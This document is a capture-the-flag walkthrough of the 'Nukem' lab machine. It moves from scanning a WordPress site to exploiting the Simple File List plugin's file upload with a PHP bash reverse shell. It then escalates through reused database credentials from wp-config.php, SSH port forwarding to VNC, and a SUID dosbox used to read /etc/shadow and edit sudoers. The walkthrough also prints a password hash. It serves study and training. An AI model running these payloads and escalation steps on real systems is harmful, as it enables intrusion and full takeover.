

Nukem (File upload RCE, Creds in config file, Port forwarding for privsec)

Nmap

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:6a:f5:d3:30:08:7a:ec:38:28:a0:88:4d:75:da:19 (RSA)
|   256 43:3b:b5:bf:93:86:68:e9:d5:75:9c:7d:26:94:55:81 (ECDSA)
|_  256 e3:f7:1c:ae:cd:91:c1:28:a3:3a:5b:f6:3e:da:3f:58 (ED25519)
80/tcp    open  http     Apache httpd 2.4.46 ((Unix) PHP/7.4.10)
|_ http-generator: WordPress 5.5.1
|_ http-server-header: Apache/2.4.46 (Unix) PHP/7.4.10
|_ http-title: Retro Gamming &#8211; Just another WordPress site
3306/tcp  open  mysql?
| fingerprint-strings:
|   DNSVersionBindReqTCP, GenericLines, JavaRMI, LDAPBindReq, NULL, RPCCheck,
SMBProgNeg, TLSSessionReq, ms-sql-s, oracle-tns:
|_   Host '192.168.49.91' is not allowed to connect to this MariaDB server
5000/tcp  open  http     Werkzeug httpd 1.0.1 (Python 3.8.5)
|_ http-title: 404 Not Found
```

Extra ports

```
13000/tcp open  http     nginx 1.18.0
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
| http-vuln-cve2011-3192:

36445/tcp open  netbios-ssn Samba smbd 4.6.2
| vulners:
|   cpe:/a:samba:samba:4.6.2:
```

Wordpress on port 80

Retro Gaming

Just another WordPress site



DASHBOARD

INSTRUCTOR REGISTRATION

RETROGAMING

STUDENT REGISTRATION

Careers In Game Development

Uncategorized

September 28, 2020 Admin

1

Introduction

In this Topic, we are going to learn about Careers in Game Development. There would not be a child that has not played any games in the history of man. But were you one of those who invented a new game every day to play with your friends? If you did invent games, were you popular? You may just have a basic understanding of game design, which combined with formal training, would make you a game designer, a professional who designs games.

On the other hand, if you were good at making your friend's game work, you can be in-game development; just kidding. It is made up of a lot of different things, and today, we will tell you about them.

Broadly speaking, a game is made of these things – a premise or story, gameplay mechanics, and visual or sensory aids. For a video game, this translates to the game's engine and code and artwork, including visual and sounds, and its story or goal.

Intreseting comment

1 thought on "Careers in Game Development"



A WordPress Commenter

September 28, 2020 at 1:44 pm

Hi, this is a comment.

To get started with moderating, editing, and deleting comments, please visit the Comments screen in the dashboard.

Commenter avatars come from [Gravatar](#)

Reply

WPscan

[+] simple-file-list

| Location: http://192.168.91.105/wp-content/plugins/simple-file-list/

| Last Updated: 2022-09-08T17:07:00.000Z

| [!] The version is out of date, the latest version is 4.4.13

```
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 4.2.2 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.91.105/wp-content/plugins/simple-file-list/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://192.168.91.105/wp-content/plugins/simple-file-list/readme.txt
```

Searchsploit vulns found for this version

```
WordPress Plugin Simple File List 4.2.2 - Arbitrary File Upload |
php/webapps/48979.py
```

```
WordPress Plugin Simple File List 4.2.2 - Remote Code Execution |
php/webapps/48449.py
```

Foothold

We will use the File upload vulnerability as we can modify it to contain a bash reverse shell.

Starting on line 36, add your information and save it, then execute it and we should gain a shell.

```
35     with open(f'{filename}', 'wb') as f:
36         payload = '<?php passthru("bash -i >& /dev/tcp/192.168.49.91/80 0>&1"); ?>'
37         f.write(payload.encode())
38     print(f'[ ] File {filename} generated with password: {password}')
39     return filename, password
```

```
└─(root@kali)-[~/pg/practice/Nukem]
└─# python3 48979.py http://192.168.91.105
[ ] File 5359.png generated with password: 07b33a9e4c78740bc1f61c06c45b936a
[ ] File uploaded at http://192.168.91.105/wp-content/uploads/simple-file-
List/5359.png
[ ] File moved to http://192.168.91.105/wp-content/uploads/simple-file-
List/5359.php
[+] Exploit seem to work.
[*] Confirming ...
```

```
└─(root@kali)-[~/pg/practice/Nukem]
└─# rlwrap nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.49.91] from (UNKNOWN) [192.168.91.105] 33766
bash: cannot set terminal process group (327): Inappropriate ioctl for device
```

```
bash: no job control in this shell
id
id
uid=33(http) gid=33(http) groups=33(http)
[http@nukem simple-file-list]$
```

Privesc

Looking in the wp-config.php file, we find Mysql creds

```
/** MySQL database username */
define( 'DB_USER', 'commander' );

/** MySQL database password */
define( 'DB_PASSWORD', 'CommanderKeenVorticons1990' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

We can try cracking the hash but lets also try using su for commander.

```
su commander
CommanderKeenVorticons1990

whoami
commander
[commander@nukem http]$
```

We are now the commander user.

Running linpeas did not return anything of note but I had a hunch about SUIDs

```
find / -perm /4000 2> /dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/ssh/ssh-keysign
/usr/lib/Xorg.wrap
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/bin/fusermount
/usr/bin/su
/usr/bin/ksu
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/expiry
```

```
/usr/bin/mount
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/umount
/usr/bin/chage
/usr/bin/dosbox
/usr/bin/newgrp
/usr/bin/mount.cifs
/usr/bin/suexec
/usr/bin/vmware-user-suid-wrapper
/usr/bin/sg
/usr/bin/unix_chkpwd
```

One that sticks out is dosbox. This program is a GUI application that grants windows commands on a linux machine. The linpeas output also showed that there are VNC sessions running.

```
netstat -tlnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:13000           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5901          0.0.0.0:*               LISTEN      -
402/Xvnc
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:36445           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::3306                 :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::36445                 :::*                    LISTEN      -
```

We can see it running on 127.0.0.1:5901

Since it is running on a local port, we will need to use SSH port forwarding.


```
—(root@kali)-[~/pg/practice/Nukem]
└─# ssh -L 5901:localhost:5901 commander@192.168.91.105
```

Now check to make sure the port is being forwarded.


```
—(root@kali)-[~/pg/practice/Nukem]
└─# netstat -tlnp
Active Internet connections (only servers)
```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
PID/Program name					
tcp	0	0	127.0.0.1:5901	0.0.0.0:*	LISTEN
90734/ssh					
tcp6	0	0	:::1:5901	:::*	LISTEN
90734/ssh					

Now lets use a VNC viewer to login as commander



Now lets open dosbox.



Many windows commands will not work however, we can mount directories.


Lets mount /etc to the C: drive.

intro mount

```
mount c /etc
```

C:


We can read the shadowfile



```
DOSBox 0.74-3, Cpu speed: 3000 cycles, Frameskip 0, Program: DOSBOX
Xpy09wnB7Ui IPG6EAIzxd9fPEtq/K0:18523::::::
bin:!:18523::::::
daemon:!:18523::::::
mail:!:18523::::::
ftp:!:18523::::::
http:!:18523::::::
nobody:!:18523::::::
dbus:!:18523::::::
systemd-journal-remote:!:18523::::::
systemd-network:!:18523::::::
systemd-resolve:!:18523::::::
systemd-timesync:!:18523::::::
systemd-coredump:!:18523::::::
uid:!:18523::::::
mysql:!:18523::::::
commander:$6$3UZ7hq78fMtj8Mvq$Fw0/SobxJO2J9yLrm0/8qEQcT9cR/ywQQktqS81IBswaJH5qi4
z/htcKdpUhxck1zeNTp0nBjjX/.1tM9qZ0:18523:0:99999:7:::
avahi:!:18523::::::
colord:!:18523::::::
lightdm:!:18523::::::
polkitd:!:18523::::::
usbmux:!:18523::::::
git:!:18523::::::
C:\>
```


We could technically add a new user however, it would be more of a pain. Instead, lets just add commander to the sudoers file.

```
echo commander ALL=(ALL) ALL >> sudoers
```



```
C:\>echo commander ALL=(ALL) ALL >> sudoers
C:\>_
```

Now we should be able to sudo su to root.



```
[commander@nukem ~]$ sudo su
[sudo] password for commander:
[root@nukem commander]# whoami
root
[root@nukem commander]# id
uid=0(root) gid=0(root) groups=0(root)
[root@nukem commander]#
```